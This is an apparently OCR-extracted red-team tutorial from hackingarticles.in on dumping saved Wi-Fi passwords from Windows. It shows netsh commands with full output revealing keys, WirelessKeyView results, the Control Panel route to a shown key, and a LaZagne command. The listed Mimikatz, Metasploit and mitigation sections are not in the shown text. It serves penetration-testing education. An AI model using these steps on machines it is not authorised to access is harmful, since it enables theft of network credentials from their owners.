iGNITE Technologies

# CREDENTIAL DUMPING

# WIRELESS

www.hackingarticles.in

# Contents

Introduction ........................................ 3

What is Credential Dumping? ........................................ 3

Credential Dumping in Real Life ........................................ 3

Credential Dumping Methods ........................................ 3

Manual Credential Dumping ........................................ 3

Credential Dumping using netsh ........................................ 4

Credential Dumping using WirelessKeyView ........................................ 6

Credential Dumping using Wifi Network Properties ........................................ 7

Credential Dumping using LaZagne ........................................ 8

Credential Dumping using Mimikatz ........................................ 9

Credential Dumping using Metasploit Framework ........................................ 11

Mitigation ........................................ 12

# Introduction

Today we will be taking a look at how we can dump Wireless Credentials. We will cover Credential Dumping, Red Teaming, Different ways we can get those pesky wireless credentials.

# What is Credential Dumping?

When people in the cyber world use the term **password cracking**, they use it as a broad concept that covers all methods related to attacking, dumping, or retrieving passwords of a victim or target. However, in this article, we will solely focus on a technique called **Credential** Dumping.

Additionally, people describe **Credential Dumping** as a technique for extracting usernames and passwords of any login account from the target system. This technique allows an attacker to get credentials of multiple accounts from one person. Moreover, these credentials can include anything, such as bank accounts, email accounts, social media accounts, or wireless networks.

# Credential Dumping in Real Life


When an attacker has access to the target system and through that access, they successfully retrieve the whole bunch of their credentials. Once you are inside the target's system, there are multiple methods to retrieve the credentials of a particular thing. For instance, to redeem all the names and passwords of the wireless networks to which the operating system has connected, there are various methods that an attacker can use, and we will try and cover all those methods here in our article. Now another thing to focus on is that both internal penetration testing and external penetration testing can perform this dumping of credentials. The methodology, perspective, or subjectivity of the attack determines which method is the most suitable.

# Credential Dumping Methods

Just like the instance presented above, we will portray various methods to dump wireless credentials from a system in this article. So, let's get started, shall we?

## Manual Credential Dumping

All the Wi-Fi passwords with their respective SSID are stored in an XML file. The location of these files is **C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\***.** Here, you will find that SSID of wifi is saved in clear text whereas passwords are stored as keys.




{2CC7015F-3730-4985-8D10-390D342F9448} XML Document
{3D4614F3-6B78-4E7B-8B10-253220EFE918} XML Document
{3EB26B25-9DF9-4C99-B0DB-50CFC0A8E2E2} XML Document
{5F996797-2B0B-49D3-8F69-17FCB8108533} XML Document
{28F136CC-14C8-4A5E-97F7-2E1DBEF70EFA} XML Document
{55BFE614-A574-4656-A158-7269F390E384} XML Document
{0080CA3B-EAB5-483C-8614-1C2C321358FA} XML Document
{84FD1014-4C49-4313-9D83-64379E39C3D6} XML Document
{161C9752-FC6A-4B4C-9CA3-32D8F80D17EA} XML Document
{970DCF5B-5F6E-47C9-800D-00355C50A620} XML Document
{45013F43-8B36-4890-9A05-818FE0EFE693} XML Document
{1779104C-0E44-49E9-839A-B1CB2255D5F7} XML Document
{A3E42B02-F38C-4DE3-8EBD-B2C1C1D358B6} XML Document
{A914F214-B00C-4909-9459-26B43ED78D1D} XML Document
{B41D7788-E8B5-49F3-9C41-5E9A18B43A39} XML Document
{BB9EF344-270D-4D0B-A406-E52F261E4FCA} XML Document
{C1566A11-A27E-41D6-B19B-64801643D2D5}
{D0D94B44-1B1D-4ACC-BF1F-AEABDC5226BF}

## Credential Dumping using netsh

Netsh is a scripting utility provided by Microsoft itself. You can use it both in command prompt and Windows PowerShell. Netsh is short for network shell. When you execute it, it provides detailed information about the configuration of the network that the system ever had, including revealing the credentials of wireless networks that it has ever been connected to. This utility comes with various parameters that you can use to get various information as per the requirement. You can use this method both in internal and external penetration testing as you can execute netsh commands both locally and remotely.

To get the list of the SSIDs that the device has been connected to using the following command:

```
netsh wlan show profiles
```




```
C:\WINDOWS\system32>netsh wlan show profiles

Profiles on interface Wi-Fi:

Group policy profiles (read only)
---------------------------------
    <None>

User profiles
-------------
    All User Profile     : Meterpreter
    All User Profile     : Linuxlab
    All User Profile     : Pentest Lab
    All User Profile     : Igtech
```

And as a result of the above command, you can see the names of the Wi-Fi networks that the system connected to in the past or present such as Meterpreter, Linuxlab, etc. The image above demonstrates the same.

Further, to know the passwords of any one of the mentioned SSIDs use the following command:

```
netsh wlan show profile name=<SSID Name> key=clear
```




```
C:\WINDOWS\system32>netsh wlan show profile name=meterpreter key=clear

Profile Meterpreter on interface Wi-Fi:
=======================================================================

Applied: All User Profile

Profile information
-------------------
    Version                : 1
    Type                   : Wireless LAN
    Name                   : Meterpreter
    Control options        :
        Connection mode    : Connect automatically
        Network broadcast  : Connect only if this network is broadcasting
        AutoSwitch         : Do not switch to other networks
        MAC Randomization  : Disabled

Connectivity settings
---------------------
    Number of SSIDs        : 1
    SSID name              : "Meterpreter"
    Network type           : Infrastructure
    Radio type             : [ Any Radio Type ]
    Vendor extension          : Not present

Security settings
-----------------
    Authentication         : WPA2-Personal
    Cipher                 : CCMP
    Authentication         : WPA2-Personal
    Cipher                 : GCMP
    Security key           : Present
    Key Content            : ignite@321

Cost settings
-------------
    Cost                   : Unrestricted
    Congested              : No
    Approaching Data Limit : No
    Over Data Limit        : No
    Roaming                : No
    Cost Source            : Default
```

And just like it is shown in the image above, the result of the above command will give you the password.

## Credential Dumping using WirelessKeyView

A wireless key view is simple software that accesses XML files where wireless passwords are stored and reveals them in cleartext. This tool was developed to recover lost and forgotten passwords of a wireless network. This is the perfect method for credential dumping in internal network penetration testing. To utilize this method simply download the tool from here and run it, you will get all the Wi-Fi names and its password as shown in the image below:




| Network Name... | Key Type | Key (Hex) | Key (Ascii) | Adapter Name |
|---|---|---|---|---|
| ai | WPA2-PSK | 4735355447596d644a4700 | | Intel(R) Wireless-AC 9 |
| DI | WPA2-PSK | e0d6d9212d73c066eee258632af99b47b... | | Microsoft Wi-Fi Direct |
| G | WPA2-PSK | 616172617673687265796100 | | Intel(R) Wireless-AC 9 |
| H | WPA2-PSK | 313233343536373800 | | Intel(R) Wireless-AC 9 |
| H | WPA2-PSK | 50454e7465737440313233343500 | | Intel(R) Wireless-AC 9 |
| ig | WPA2-PSK | 72616a313233343500 | | Intel(R) Wireless-AC 9 |
| Ig | WPA2-PSK | 69676e6974654067737431323300 | | Intel(R) Wireless-AC 9 |
| Ji | WPA2-PSK | 3332726d337a6136656800 | | Intel(R) Wireless-AC 9 |
| ka | WPA2-PSK | 31323334353637383900 | | Intel(R) Wireless-AC 9 |
| Li | WPA-PSK | 49676e697465406c696e757800 | | Intel(R) Wireless-AC 9 |
| Meterpreter | WPA2-PSK | 69676e6974654033323100 | ignite@321 | Intel(R) Wireless-AC 9 |
| Or | WPA2-PSK | 32387365703139383900 | | Intel(R) Wireless-AC 9 |
| Pe | WPA2-PSK | 61617263686569313233343500 | | Intel(R) Wireless-AC 9 |
| Pe | WPA2-PSK | 69676e6974654039383700 | | Intel(R) Wireless-AC 9 |
| PC | WPA2-PSK | 313233343536373800 | | Intel(R) Wireless-AC 9 |
| ra | WPA2-PSK | 7261646865793139393200 | | Intel(R) Wireless-AC 9 |
| SAI | WPA2-PSK | 7177657274794031323300 | | Intel(R) Wireless-AC 9 |
| Sin | WPA2-PSK | 707374706c31323339383700 | | Intel(R) Wireless-AC 9 |
| TP- | WPA2-PSK | 323438393838343300 | | Intel(R) Wireless-AC 9 |

19 key(s), 1 Selected

NirSoft Freeware. http://www.nirsoft.net

## Credential Dumping using Wifi Network Properties

Our next method is manual, it is good when you are introduced to the network to work but for some reason, the password of the network isn't revealed to you. Then you can use this method, as it falls under the category of internal penetration testing methodology. To reveal the password of a wireless network manually, go to **Control Panel > Network and Internet > Network and Sharing Center** and then click on **Wi-Fi (*SSID*)**. A dialogue box will open, in that box click **Wireless Properties** button in the upper pane. Next, go to **Security** tab and you can see the password there just as it is shown in the image below:



Wi-Fi
ignit
Intel(R) Wireless-AC 9560 160MHz

ignit Wireless Network Properties

Connection | Security

Security type: WPA2-Personal

Encryption type: AES

Network security key: raj12345

☑ Show characters

Wi-Fi Status

General

Connection

```
IPv4 Connectivity:                 Internet
IPv6 Connectivity:        No network access
Media State:                        Enabled
SSID:                                 ignit
Duration:                   2 days 14:33:38
Speed:                           150.0 Mbps
Signal Quality:
```


Activity

```
          Sent          Received
Bytes:    13,436,906    338,822,870
```

## Credential Dumping using LaZagne

LaZagne is an open-source tool that developers created to retrieve all the passwords stored in your machine. We have covered LaZagne in our other article, which you can read from here. In our experience, LaZagne is an amazing tool for credential dumping, and it is the best tool to use for external penetration testing. To extract Wi-Fi password with LaZagne, simply download the tool from here and run it remotely using it following command:

```
lazagne.exe wifi
```



